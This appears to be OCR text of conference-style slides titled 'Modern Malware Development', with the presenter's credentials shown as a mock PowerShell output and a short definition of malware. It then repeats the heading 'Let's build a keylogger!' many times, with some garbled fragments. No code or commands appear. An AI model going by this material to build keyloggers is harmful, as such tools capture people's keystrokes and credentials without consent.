





```
888b     d888                888                                  888b     d888          888
8888b   d8888                888                                  8888b   d8888          888
88888b.d88888                888                                  88888b.d88888          888
888Y88888P888  .d88b.   .d88888  .d88b.  888d888 88888b.           888Y88888P888  8888b.  888 888  888  888  8888b.  888d888 .d88b.
888 Y888P 888 d88""88b d88" 888 d8P  Y8b 888P"   888 "88b          888 Y888P 888     "88b 888 888  888  888     "88b 888P"  d8P  Y8b
888  Y8P  888 888  888 888  888 88888888 888     888  888          888  Y8P  888 .d888888 888 888  888  888 .d888888 888    88888888
888   "   888 Y88..88P Y88b 888 Y8b.     888     888  888          888   "   888 888  888 888 Y88b 888 d88P 888  888 888    Y8b.
888       888  "Y88P"   "Y88888  "Y8888  888     888  888          888       888 "Y888888 888  "Y8888888P"  "Y888888 888     "Y8888
```

```
8888888b.                                888                                                                  888
888  "Y88b                               888                                                                  888
888    888                               888                                                                  888
888    888  .d88b.  888  888  .d88b.  888  .d88b.  88888b.  88888b.d88b.   .d88b.  88888b.  888888
888    888 d8P  Y8b 888  888 d8P  Y8b 888 d88""88b 888 "88b 888 "888 "88b d8P  Y8b 888 "88b 888
888    888 88888888 Y88  88P 88888888 888 888  888 888  888 888  888  888 88888888 888  888 888
888  .d88P Y8b.      Y8bd8P  Y8b.     888 Y88..88P 888 d88P 888  888  888 Y8b.     888  888 Y88b.
8888888P"   "Y8888    Y88P    "Y8888  888  "Y88P"  88888P"  888  888  888  "Y8888  888  888  "Y888
                                                   888
                                                   888
                                                   888
```


Windows PowerShell
PS C:\> whoami /all
USER INFORMATION
Name Description
desktop\pengrey Rodrigo França Lima
email work@pengrey.com
EDUCATION
Name Status
Informatics Engineering Degree DONE
Masters in Cybersecurity ONGOING
Practical Network Penetration Tester (PNPT) DONE
Maldev Academy DONE
PS C:\>



WHAT'S


Malware xp

What is malware?

Malware and common software only differ on their intent.

Where software aims to benefit the user, malware has malicious intent.

Let's build a keylogger!




Let's build a keylogger!


Let's build a keylogger!

Let's build a keylogger!

Let's build a keylogger!




Let's build a keylogger!



Let's build a keylogger!

OG OT W OH


Let's build a keylogger!



Let's build a keylogger!

GOOG O T WOH

Let's build a keylogger!




Let's build a keylogger!

ELGO OG OT WO


Let's build a keylogger!

Let's build a keylogger!




Let's build a keylogger!


Let's build a keylogger!




Let's build a keylogger!




Let's build a keylogger!




Let's build a keylogger!




Let's build a keylogger!




Let's build a keylogger!



